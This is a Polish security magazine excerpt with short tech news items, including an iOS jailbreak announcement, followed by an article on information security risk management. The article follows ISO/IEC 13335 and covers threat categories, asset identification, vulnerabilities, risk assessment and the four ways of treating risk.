Epsilon uspokaja, że wyciek dotyczy wyłącznie adresów e-mail.

Jest jailbreak dla iOS 4.3.1

iPhone Dev-Team opublikował wreszcie jailbreak dla systemu iOS 4.3.1 dzięki softowi Redsn0w i PwnageTool.

Oprócz iPada 2 nowy jailbreak jest zgodny z pozostałymi urządzeniami na których zainstalowano iOS 4.3.1, a więc iPhone 4, 3GS, iPad (pierwszej generacji) oraz iPod touch 3G/4G.

Opisywany jailbreak bazuje na eksploicie odnalezionym przez Stefana Essera, hakera, który zademonstrował go w ubiegłym tygodniu. Resztę wykonał już Dev-Team.

Seagate i Samsung ogłaszają strategiczną współpracę

Seagate Technology oraz Samsung Electronics poinformowały, że zawarły porozumienie, ma mocy którego rozszerzą i wzmocnią strategiczną współpracę poprzez zwiększenie wzajemnych udziałów w firmach, nowe inwestycje oraz rozwój kluczowych technologii.

Więcej newsów znajduje się na stronie serwisu informacyjnego Hacking.pl http://hacking.pl.

Bezpieczeństwo informacji – krytyczne czynniki sukcesu

Podstawą działania każdej firmy jest poprawny obieg informacji. Przerwanie tego obiegu, lub sfałszowanie powoduje straty, które dla firmy kończą się często bankructwem. Od niepamiętnych czasów ludzkość w zdobywaniu informacji upatrywała użyteczne narzędzie sprawowania władzy. Bez wątpienia najbardziej poszukiwanym zasobem w dzisiejszych czasach jest informacja. Umiejętność jej pozyskiwania staje się kluczowym elementem warunkującym sukces w prowadzeniu biznesu i utrzymania konkurencyjności na rynku. Dlatego też należy zaliczać ją do aktywów biznesowych i w odpowiedni sposób chronić przed zagrożeniami.

Dowiesz się:
- co jest podstawą dla wyboru strategii bezpieczeństwa informacji
- czym jest analiza ryzyka
- w jaki sposób ograniczyć ryzyko w systemach bezpieczeństwa

Powinieneś wiedzieć:
- o podstawowych zasady ochrony informacji
- mieć ogólną wiedzę o bezpieczeństwie informacji

Dariusz Łydziński
Zajmuje się zagadnieniami bezpieczeństwa systemów w Unizeto Technologies SA. Trener i koordynator projektów wdrożeniowych, audytor systemów zarządzania bezpieczeństwem informacji. Posiada doświadczenie w identyfikowaniu ryzyka i zagrożeń występujących w związku z wykorzystywaniem systemów teleinformatycznych a także w zakresie zapewnienia bezpieczeństwa/ochrony wielooddziałowego przedsiębiorstwa, doświadczenie w opracowywaniu polityk i strategii zarządzania bezpieczeństwem.
Kontakt:
dlydzinski@unizeto.pl

Jeżeli poddamy analizie firmę, realizującą procesy biznesowe w oparciu o techniki informacyjne, stwierdzimy, iż ma ona oczywisty cel - mianowicie osiąganie zysku. Firma taka będzie bezpieczna, jeśli dzięki decyzjom podjętym przez zarządzających nią menadżerów osiągnie zamierzony zysk. Aby doprowadzić do osiągnięcia celu menadżerowie muszą podejmować trafne decyzje o czysto ekonomicznym charakterze. Jednakże, spełnienie tego warunku – nie jest wystarczające, gdyż niezależnie od problemów czysto ekonomicznych pojawić się mogą zagrożenia, które zniweczą wysiłki nawet najlepszych menadżerów, jeżeli wcześniej nie zostaną przewidziane i przygotowane metody oraz środki ich minimalizacji.

Zagrożenia te mogą się pojawić w otoczeniu biznesowym firmy i mieć postać trendów rynkowych, finansowych, technicznych, które mogą nie zostać dostrzeżone na czas i doprowadzić do zatrzymania rozwoju firmy. Mogą też pojawić się okazje, których przeoczenie może skutkować podobnym rezultatem.

Poważnym zagrożeniem mogą stać się plany działań konkurencji, które będą miały nieprzyjazne nastawienie wobec naszej firmy, o najprzeróżniejszym charakterze. Firma, nie osiągnie również celu, jeżeli osoby, które w niej zatrudniamy nie będą lojalne wobec pracodawcy. Zagrożeniem tutaj jest kradzież firmowych zasobów i informacji przez kopiowanie i ujawnianie nieuprawnionym podmiotom. Ważnym aspektem jest również ochrona firmy przed pochodzącymi z zewnątrz zagrożeniami natury kryminalnej.

Informacja o sposobach działania firmy, o kontaktach handlowych, o stosowanych technologiach stanowi o konkurencyjności

firmy na rynku. Należy sobie zdawać sprawę, że jakakolwiek utrata danych jest stratą dla firmy. Aby minimalizować to ryzyko należy właściwie nim zarządzać. Dlatego też dla skutecznej ochrony pożądane jest ciągłe rozpoznawanie zagrożeń, identyfikowanie, które z nich stanowią realne niebezpieczeństwo dla funkcjonowania firmy, a także utrzymywanie możliwości realizacji tych zagrożeń pod kontrolą przez planowanie odpowiednich zabezpieczeń. Proces ten nazywamy analizą ryzyka.

Proces zarządzania ryzykiem posiada kluczowe znaczenie w aspekcie bezpieczeństwa informacji i zarządzania bezpieczeństwem. Pozwala, za pomocą analizy zagrożeń zidentyfikować ryzyka, na jakie narażone są informacje przetwarzane w firmie, a następnie za pomocą odpowiedniego doboru zabezpieczeń osiągnąć efektywną ochronę przed zidentyfikowanymi zagrożeniami poprzez kontrolowanie, unikanie lub minimalizowanie skutków zamierzonych lub przypadkowych.

W dalszej części artykułu w krokach zostaną przedstawione podstawowe etapy (elementy) procesu zarządzania ryzykiem (Rys. 1).


Wszelkie związki pomiędzy tymi elementami zostały opisane i przedstawione za pomocą modelu ujętego w normie ISO/IEC 13335 poświęconej technice informatycznej (Rys. 2).

Zidentyfikuj, co może spowodować szkodę?

Zagrożenia mogą być potencjalną przyczyną niepożądanego incydentu, który może spowodować szkodę dla firmy lub systemu. W przypadku zagrożeń należy uświadomić sobie drogi, którymi one docierają do firmy lub systemu, czyli trzeba poznać wszystkie słabe punkty. Zgłębienie zagrożeń jest elementem koniecznym dla prawidłowego przeprowadzenia analizy zagrożeń dla firmy w wyniku, której dobieramy zabezpieczenia adekwatne do występującego ryzyka.

W zależności od punktu wyjścia dążeń do bezpieczeństwa informacji znajdujemy wdrożone szczegółowe rozwiązania techniczne lub dobrze opracowane dokumenty. Jednak prawie wszędzie brak jest bardziej obszernego ustrukturowanego spojrzenia jako kompleksowego procesu zarządzania systemem bezpieczeństwa informacji. Większość działań zmierzających do zapewnienia bezpieczeństwa skupia się jedynie na ochronie budynku albo finansów w kasie. Takie zabezpieczenia są potrzebne, ale nie są wystarczające.

Według powszechnie stosowanych klasyfikacji zagrożeń, źródłem ich może być środowisko (pożar, powódź, zalanie) lub sam człowiek, który może działać rozmyślnie poprzez podsłuch, wprowadzenie wirusa, modyfikację lub kradzież informacji, jak i w sposób przypadkowy poprzez pomyłki w obsłudze, nieprawidłowe skierowanie informacji czy wypadek losowy. Należy zwrócić uwagę, że blisko trzy czwarte zagrożeń powoduje czynnik ludzki, a największa z tego część, to pomyłki, niedbalstwo i niefrasobliwość. Kolejną liczącą się grupą zagrożeń stwarzają nieuczciwi pracownicy, często współpracujący z kimś z zewnątrz. Należy wspomnieć o oszustwach komputerowych, czerpaniu korzyści z wad systemów oraz procedur postępowania, aktach sabotażu czy też uzyskiwaniu



Rysunek 1. *Podstawowe elementy procesu zarządzania ryzykiem*

Rysunek 2. *Związki w zarządzaniu ryzykiem. Źródło: na podstawie PN-I-13335-1*

korzyści majątkowych z przechwyconych w firmie informacji. Taką działalność mogą prowadzić także pracownicy niezadowoleni z pracy, a zwłaszcza niewłaściwie traktowani przez kierownictwo firmy.

Poważnym i nieprzewidywalnym zagrożeniem są awarie, katastrofy i klęski żywiołowe. Stosunkowo mały procent zagrożeń powodują typowe ataki intruzów zewnętrznych oraz wirusów mimo, że są one spektakularne i nagłaśniane.

Zagrożenia możemy podzielić według różnych kategorii. Oczywiście podziały te posiadają często płynne granice i są poglądowe.

Możemy wyróżnić zagrożenia ze względu na rodzaj intruza, które dzielą się na zagrożenia wywołane przez intruza wewnętrznego (pracownika) i zewnętrznego (osoba obca) oraz ze względu na miejsce (źródło) ataku (z sieci Internet i z sieci wewnętrznej)[1].

Ze względu na oddziaływanie na system informatyczny wyróżnia się podział zagrożeń na bierne (czyli nieuprawnione ujawnienie informacji bez oddziaływania na system informatyczny) oraz aktywne (czyli czynne oddziaływanie na system informatyczny)[2].

Najbardziej ogólnie ujmując zagrożenia można podzielić na trzy kategorie:

- Zagrożenia wynikające z celowego działania / podsłuch, modyfikacja informacji, włamania do systemu, złośliwy kod, kradzież itp./ czyli związane z działaniami wykonywanymi z premedytacją, zaplanowanymi i przygotowanymi w celu zdobycia lub zniszczenia informacji, związane ze świadomym wykraczaniem poza obowiązki, działaniami mediów i prasy oraz działalnością wywiadowczą, wandalizmem, terroryzmem i innymi;
- Zagrożenia wynikające z przypadkowego działania użytkownika, do których można zaliczyć niezamierzone błędy ludzi, zaniedbania użytkowników, defekty sprzętu i oprogramowania, zniekształcenia lub zagubienia informacji na skutej błędów w dokumentacji, itp.;
- Zagrożenia losowe niezależne od człowieka, do których należy temperatura, wilgotność, zanieczyszczenie powietrza, zakłócenia źródła zasilania, wyładowania atmosferyczne, klęski żywiołowe.

Świadomość istnienia zagrożeń jest istotnym elementem funkcjonowania systemu ochrony informacji. Pozwala dokonać wyboru sposobu ochrony stosownie do występującego zagrożenia, przez co zmniejszyć ryzyko jego wystąpienia oraz przygotować się do działania w przypadku ich wystąpienia.

Zagrożenia wynikające z celowego działania

Zagrożenia związane z działaniami zamierzonymi stanowią najtrudniejszą do zwalczania grupę zagrożeń. Wynika to z inteligencji sprawcy oraz trudnych do przewidzenia motywów jego działania. Podstawowe rodzaje zagrożeń, należące do tej kategorii to:

- podsłuch danych,
- podszywanie,

[1] A. Białas, Podstawy bezpieczeństwa systemów teleinformatycznych. Podręcznik do szkoleń, Wydawnictwo pracowni komputerowej Jacka Skalmierskiego, Gliwice 2002.

[2] M. Molski S. Opala Elementarz bezpieczeństwa systemów informatycznych, Mikom, Warszawa 2002.

- przechwycenie połączenia / sesji,
- kradzież informacji,
- kradzież usług.

Podsłuch danych rozumiany jest jako przejęcie danych przesyłanych w sieci bez wiedzy i zgody stron uczestniczących w transmisji. Możliwe jest praktyczne zrealizowanie podsłuchu danych na różnych poziomach połączenia w trakcie przesyłu danych. Dzięki podsłuchowi, intruz może zdobywać zarówno dane, które go interesują (na przykład przechwytując dane finansowe), lub też takie informacje, jak nazwy logowania i hasła, umożliwiające mu dostęp do kolejnych partii danych / sieci. Podsłuch danych stwarza zagrożenie naruszenia poufności danych.

Konsekwencje podsłuchania, czyli w efekcie przejęcia danych przez niepowołane osoby chyba nietrudno sobie wyobrazić, jeżeli tylko pomyślimy, jakich danych może taki atak dotyczyć. W przypadku, gdy w wyniku takiego ataku intruz uzyska jedynie (lub też aż) dane dostępu do naszego katalogu roboczego zachodzi niebezpieczeństwo naruszenia tajemnicy naszej pracy. W zależności od wagi naszych obowiązków, jego przejęcie przez nieuprawnione osoby może być bardzo kosztowne zarówno dla osoby, której zasoby przejęto (w wymiarze osobistym) jak i organizacji, w której ona pracuje (przejęte mogą zostać ważne informacje mające wpływ na działalność tej komórki). Jest to oczywiście tylko jeden z prostych przykładów, które można by mnożyć w nieskończoność przywołując na przykład możliwość przejęcia w sieci danych finansowych, dokumentacji medycznej pacjenta czy też nowo opracowanej technologii. Skutek przejęcia danych przez osoby postronne jest zawsze taki sam: możliwość poniesienia wymiernych strat na różnych płaszczyznach (osobiste, finansowe), spotęgowana tym bardziej, gdy przejęcie danych nie zostanie odpowiednio wcześnie wykryte.

Podsłuchiwanie komputera jest możliwe dzięki emisji ujawniającej (promieniowania ujawniającego). Elektroniczny sprzęt informatyczny emituje promieniowanie elektromagnetyczne, które przy zastosowaniu odpowiedniego sprzętu radioelektronicznego, komputerowego i oprogramowania może posłużyć do odbioru i odtworzenia przetwarzanej informacji przez nieupoważnione osoby.

Emisji ujawniającej przypisuje się coraz większe znaczenie, gdyż jej wykorzystanie jest związane nie tylko z przechwytywaniem informacji, lecz również z „odwrotnym" działaniem. Oczywistym jest, że po rozpoznaniu parametrów sygnału emisji można skonstruować generator sygnału o identycznych parametrach i odpowiednie mocy. Taki generator może spowodować zakłócenia, a nawet destrukcję systemu komputerowego, co jest ewidentnym sabotażem (o emisji ujawniającej czytaj także w Securitymag 4/2011).

Podszywanie pod określony komputer lub użytkownika w sieci ma na celu umożliwienie intruzowi dostępu do danych przeznaczonych dla jednostki, pod którą się podszywa, lub też ma umożliwić ominięcie zabezpieczeń sieci, które dane te w założeniu mają chronić. Podszywanie się w sieci pod innych jej użytkowników zagraża zarówno poufności danych jak i bezpieczeństwu samej sieci, w której może stać się niemożliwe zidentyfikowanie intruza.

Podszycie się pod stację / użytkownika w sieci może doprowadzić w konsekwencji do podobnych skutków, jak przejęcie danych, tym bardziej, że podszywanie się za użytkownika / urządzenie w sieci, jest przeważnie jedynie środkiem właśnie do przejęcia danych na podstawie podstawionej tożsamości. Generalną intencją intruza próbującego przeprowadzić tego typu atak jest oszukanie mechanizmów kontroli dostępu i ruchu w sieci, w celu uzyskania nieautoryzowanego wglądu w dane. Jego konsekwencją jest najczęściej uzyskanie dostępu do chronionego obszaru sieci, a tym samym zwiększenie możliwości uzyskania dojścia do chronionego obszaru danych w sieci. W przypadku tego typu ataków przeprowadzanych w odniesieniu do danych przesyłanych w sieci konsekwencją najczęściej jest przechwycenie danych skierowanych do innego użytkownika sieci, lub też umożliwienie generalnego podsłuchu przesyłanych danych poprzez podszycie się pod legalnego uczestnika ruchu.

Przechwycenie połączenia/sesji rozumiane jako przechwycenie połączenia lub sesji, w której przekazywane są dane jest szczególnie groźną formą ataku na przesyłane w sieciach dane. Przechwytując dane przesyłane w sieci, intruz narusza ich poufność, jak i również może doprowadzić do skompromitowania tychże danych poprzez modyfikację ich zawartości i przesłanie dalej do odbiorcy docelowego. Umożliwia to intruzowi poznanie zawartości transmisji i jej modyfikacje bez wiedzy stron biorących w niej udział, tym samym wprowadzając strony transmisji w błąd, co do jej zawartości.

Przechwycenie zawartości połączenia lub przechwycenie sesji nawiązanej pomiędzy dwoma użytkownikami sieci stwarza zagrożenie dla poufności danych (dane przesyłane w sesji stają się znane dla osoby postronnej), oraz stwarza zagrożenie zmodyfikowania przesyłanych w ramach sesji danych, w celu wprowadzenia w błąd stron, które się nimi wymieniają. Dobrym przykładem możliwego zagrożenia jest przechwycenie sesji pomiędzy przeglądarką internetową, poprzez którą klient łączy się zdalnie ze swoim bankiem, w celu przeprowadzenia określonych operacji. Intruz uzyskuje w tym przypadku wgląd w przebieg tych transakcji, a także możliwość modyfikacji ich przebiegu. Innym przykładem jest możliwość przechwycenia sesji SSH nawiązanej na przykład przez administratora systemu, dzięki czemu intruz może uzyskać dane dostępu do ważnych systemów wewnątrz sieci. Możliwe konsekwencje w obu tych przypadkach powinny skłonić osoby wykorzystujące sieć do zastanowienia się chociaż przez chwilę, czy w swojej codziennej pracy narażone są na tego typu zagrożenia.

Kradzież informacji, ma miejsce w przypadku celowego udostępnienia osobom niepowołanym znajdujących się w systemie lub sieci informacji albo informacji o samym systemie bądź sieci.

Kradzież usług jest obecnie zjawiskiem nagminnym i polega na wykorzystaniu przez pracowników istniejącej sieci do celów niezwiązanych z jej faktycznym przeznaczeniem. Może to być np. odwiedzanie stron www niezwiązanych z wykonywanym zajęciem, czy instalowanie dodatkowego oprogramowania lub gier. Wszystkie te działania obniżają wydajność sieci, obciążają niepotrzebne urządzenia sieciowe i zajmują pasmo w łączach.

Zagrożenia wynikające z przypadkowego działania użytkownika

Jak wskazują statystyki rejestrowanych przypadków naruszenia bezpieczeństwa systemów komputerowych, stanowią one obecnie poważne zagrożenie. Niezamierzone błędy operatorów i użytkowników systemu zdarzają się najczęściej i z tego powodu ponoszone są największe straty. Brak doświadczenia, niewiedza oraz zaniedbanie ze strony użytkowników, w połączeniu z brakiem nadzoru ze strony administratora stają się częstym powodem wystawiania systemów komputerowych na zagrożenia takie, jak brak zabezpieczeń antywirusowych, ich nieaktualność bądź opóźnienia w wykonywaniu zmian w uprawnieniach użytkowników (np. przy odejściu pracownika z firmy). Nawet takie przyczyny strat, jak zalanie czy pożar zwykle mogą być powiązane z zaniedbaniami ludzi, którzy są odpowiedzialni za umieszczanie zasobów systemu komputerowego w miejscach o dużym zagrożeniu.

Poważnym zaniedbaniem jest nierzetelne wykonywanie kopii bezpieczeństwa, umożliwiających odtworzenie informacji w przypadku ich utraty.

Charakterystycznym zagrożeniem tej grupy jest nieświadome ujawnianie haseł, wymaganych w dostępie do danych, podczas rozmowy telefonicznej bądź przesyłania w poczcie elektronicznej, dzięki któremu wiele poufnych danych przedostaje się w niepowołane ręce. Zatem nie wyjawia się haseł nikomu, kto twierdzi, że potrzebuje hasło, aby zrobić porządek z naszym systemem. Bardzo złym przyzwyczajeniem jest zapisywanie haseł na blacie biurka, spodzie klawiatury, telefonie czy innym widocznym miejscu w pobliżu komputera. Takie zachowanie jest niedopuszczalne, jeśli chce się zachować bezpieczeństwo systemu komputerowego. W takim przypadku nie istnieje potrzeba stosowania żadnych specjalnych technik hakerskich - wystarczy umieć czytać.

Innym, niedostrzeganym problemem przez użytkowników jest zapominanie o wylogowaniu swoich kont, co może zaowocować utratą efektów naszej pracy. Nie powinno odchodzić się od komputera bez wylogowania lub zablokowania konsoli. Pozostawienie nie zablokowanego konta jest często powodem problemów z utratą poufności.

Zagrożenia losowe

Związane są głównie ze środowiskiem, w jakim istnieje i działa system komputerowy.

Podstawowe rodzaje zagrożeń, należące do tej kategorii to:

- zagrożenia naturalne,
- zagrożenia techniczne.

Zagrożenia naturalne – są niezależne od właściwości systemu i ich prawdopodobieństwo jest dość łatwe do oszacowania. Można je w pewnym stopniu eliminować, wprowadzając skuteczne instalacje odgromowe oraz efektywne uziomy dla wszystkich urządzeń sieci komputerowych.

Zagrożenia techniczne – obejmują one wszystkie możliwe fizyczne uszkodzenia sprzętu komputerowego wynikłe z działania ognia, dymu, wody, jak również uszkodzenia systemów komputerowych wynikające z awarii sieci energetycznej. Sprzęt komputerowy, podobnie jak większość współczesnych urządzeń i systemów elektronicznych jest szczególnie wrażliwy na niekontrolowane skoki napięć. Jak wykazują statystyki uszkodzeń sprzętu elektronicznego, ogromna ich część jest powodowana właśnie gwałtownymi zmianami napięć zasilających.

Ryzyko wystąpienia różnorodnych „zakłóceń" w sieci zasilającej jest związane z wieloma czynnikami, z których najważniejsze to:

- warunki klimatyczne (gwałtowne burze z wyładowaniami atmosferycznymi i tornada, trzęsienia ziemi, powodzie, bardzo wysokie i bardzo niskie temperatury),
- stan techniczny systemu energetycznego,
- wahania dobowe zapotrzebowania energetycznego przemysłu,
- rodzaj doprowadzeń energetycznych (linie napowietrzne, linie kablowe) do budynków, w których rozmieszczone są systemy komputerowe,
- pobliskie rozmieszczenie energochłonnych zakładów przemysłowych oraz nadajników radiowych i telewizyjnych dużej mocy,
- stan sieci energetycznej w budynku i pomieszczeniach, w których rozlokowany jest system komputerowy.

Jak ważne są to czynniki i jak rozległe mogą wywołać skutki, świadczą zamieszczane w publikatorach liczne doniesienia z całego świata o szczególnie dotkliwych przypadkach unieruchomienia systemów komputerowych spowodowanych awariami systemów zasilania.

Zagrożenia te można w znacznym stopniu eliminować, jeśli wprowadzi się odpowiednie systemy stabilizacji oraz podtrzymania napięcia zasilającego, zwłaszcza serwerów i innych najważniejszych elementów systemu in-

formatycznego. Najczęściej stosowanym, najprostszym i najtańszym (ale i najmniej skutecznym) zabezpieczeniem komputerów jest listwa rozgałęźnikowa wyposażona w filtr przeciwprzepięciowy oraz bezpieczniki przetężeniowe. Innym z najczęściej stosowanych sposobem zabezpieczania systemów komputerowych przed zakłóceniami pochodzącymi z sieci energetycznej, są zasilacze awaryjne UPS[3].

Zagrożenia należy analizować w kontekście konkretnego systemu czy też sieci. Poznanie zagrożeń dla swojego systemu, sieci w toku prowadzonej analizy ryzyka, stanowi podstawę prawidłowego doboru zabezpieczeń.


Zidentyfikuj, co chcesz chronić

Zasoby firmy są często związane z procesami biznesowymi i wpływają na ich realizację.

W systemie zarządzania bezpieczeństwem informacji należy zidentyfikować wszystkie zasoby, gdyż każdy z nich posiada określoną wartość, co z kolei wskazuje na konieczność zagwarantowania pewnego minimalnego poziomu ochrony. Określenie aktywów występujących w firmie pozwala na zidentyfikowanie kluczowych elementów infrastruktury z punktu widzenia ich krytyczności dla organizacji. Zgodnie z PN-I-13335-1 zasoby możemy sklasyfikować następująco:

- zasoby fizyczne (budynki, infrastruktura techniczna i informatyczna, sprzęt informatyczny, serwery, nośniki, urządzenia komunikacyjne, systemy zabezpieczeń),
- informacje (dokumentacja, bazy danych),
- oprogramowanie (użytkowe, aplikacje, systemy),
- zdolność produkowania lub świadczenia usług (np. usług infrastruktury klucza publicznego, realizacji transakcji elektronicznych, usług operatorów czy też dostawców),
- personel (zasoby ludzkie, menedżerowie, programiści, administratorzy, projektanci) – ich wiedza i umiejętności,
- dobra niematerialne (wizerunek, reputacja, technologie, know-how).

Rysunek 3. *Określenie prawdopodobieństwa wystąpienia zdarzenia*



Rysunek 4. *Balans kosztów zabezpieczeń do zagrożeń*

Ważnym elementem jest identyfikacja informacji, co pozwoli na dokonanie przeglądu wszystkich informacji występujących w firmie i określenie jej istotności z punktu widzenia różnych czynników ważnych dla firmy oraz jej biznesowego sukcesu.

Rezultat tak przeprowadzonej klasyfikacji umożliwi zidentyfikowanie zasobów najistotniejszych dla firmy, które należy poddać wnikliwszej analizie, a także takich, które nie wymagają ochrony, ale np. powinny być monitorowane z punktu widzenia zmian ich ważności czy też istotności.

Klasyfikując zasoby należy mieć na względzie atrybuty bezpieczeństwa, takie jak np. znaczenie zasobu dla firmy oraz stopień ich wrażliwości na niebezpieczeństwa.

Dokonaj oceny, jak firma jest przygotowana na zidentyfikowane zagrożenia

Kolejnym ważnym elementem przy budowie systemu bezpieczeństwa jest identyfikacja podatności jako podstawa przyszłych działań minimalizujących ryzyko. Są to słabości i luki proceduralne, osobowe, fizyczne, organizacyjne, systemowe, które mogą być wykorzystane przez zagrożenia, prowadząc do strat. Jeśli np. przetwarzamy dane na serwerze i nie robimy kopii zapasowych, to są to podatności, które mogą spowodować, iż występuje zagrożenie utraty tych danych w wyniku awarii sprzętu. Mogą to być:

- luki w ochronie fizycznej systemu,
- niewłaściwe rozwiązania organizacyjne,
- niekompletne procedury,
- niekompetentni użytkownicy,
- błędy oprogramowania, sprzętowe.

Podatność nie generuje szkody, lecz jest warunkiem, który może umożliwić zagrożeniu wpływ na zasoby.

Przeprowadzając analizę podatności, należy określić wszelkie słabości, które mogą być wykorzystywane przez zidentyfikowane wcześniej zagrożenia.

[3] A. Barczak, Bezpieczeństwo systemów informatycznych zarządzania, Bellona, Warszawa 2003.

Określ prawdopodobieństwo wystąpienia zagrożeń

Następnym krokiem jest określenie prawdopodobieństwa wystąpienia zdarzenia oraz analiza skutków (strat), jeśli ono wystąpi. Nie należy ograniczać się jedynie do skutków finansowych. Może to być także zniszczenie zasobów, awaria sprzętu, utrata reputacji i wizerunku a także skutki prawne czy też ryzyko utraty rynku. Bardzo często skutki prawne i wizerunkowi będą wyższe niż bezpośrednie straty finansowe. Można je określić ilościowo i jakościowo, uwzględniając:

- koszt finansowy,
- skalę szkodliwości,
- częstotliwość.


Konieczne jest oszacowanie potencjalnych szkód i strat biznesowych w firmie, które mogą powstać z naruszenia bezpieczeństwa, czyli należy określić poziom ryzyka. O tym, czy dane ryzyko jest dla nas ważne, czy też nie zadecyduje kryterium akceptacji, czyli z góry ustalony poziom ryzyka, dla którego ryzyko znajdujące się w danym przedziale jest akceptowalne.

Zidentyfikuj, które zagrożenia mogą spowodować największe straty?

Po oszacowaniu ryzyka i jego ocenie poprzez kryteria akceptowalności, następnym krokiem jest postępowanie z ryzykiem. Ryzyko może być minimalizowane, jednak należy pamiętać, że każdorazowe jego pomniejszenie znacznie zwiększa koszt wprowadzania skutecznych zabezpieczeń – skuteczne zabezpieczenia są kosztowne. Wtedy należy rozpatrywać ich wprowadzenie z punktu widzenia kryterium efektywnościowego. Dlatego też, firma powinna zająć się ryzykiem, które zostało oszacowane najwyżej i w stosunku do niego opracować plan minimalizujący lub je ograniczający. Zastosowane rozwiązania w budowie systemu bezpieczeństwa informacji powinny być adekwatne dla zdefiniowanego ryzyka (Rys. 4).

Stosuje się cztery sposoby postępowania z ryzykiem:

- unikanie ryzyka polega na zarządzaniu w taki sposób, aby nie podejmować działań mogących je zwiększać; uważamy, że poziom ryzyka jest wysoki, nie potrafimy się zabezpieczyć, więc rezygnujemy z przetwarzania informacji w miejscu lub w sposób, który powoduje jego wysoki poziom;
- transfer ryzyka polega na przeniesieniu konsekwencji wystąpienia szkody lub jej skutków finansowych na inny podmiot; wykupujemy ubezpieczenie lub oddajemy przetwarzanie informacji w outsourcing, zabezpieczając się jednocześnie umową;
- redukcja to nic innego jak wprowadzanie zabezpieczeń do systemu. Uważamy, że poziom ryzyka jest zbyt wysoki i podejmujemy działania w celu jego zmniejszenia;
- akceptacja ryzyka to pogodzenie się z ewentualnymi konsekwencjami i zaniechanie dalszych działań.



Rysunek 5. *Zależności w systemie*

Dobrym przykładem obrazującym te cztery sposoby jest kupno samochodu: przypuśćmy, że chcemy kupić samochód, ale obawiamy się kradzieży.

Możemy zatem z samochodu zrezygnować (unikamy ryzyka), możemy go ubezpieczyć (przenosimy ryzyko), możemy zainstalować całą gamę zabezpieczeń i blokad (redukujemy ryzyko) i wreszcie możemy nic nie robić, i pogodzić się z faktem, że samochód może zostać skradziony (akceptujemy ryzyko).

Kontroluj ryzyka poprzez stosowanie zabezpieczeń.

Rzetelna analiza zagrożeń oraz podatności jest podstawą właściwego doboru zabezpieczeń (Rys. 5).

Zabezpieczenia powinny:

- chronić przed zagrożeniami,
- odstraszać intruzów,
- redukować podatności,
- ograniczać następstwa,
- wykrywać niepożądane incydenty i zapobiegać im,
- ułatwiać odtwarzanie uszkodzonych zasobów.

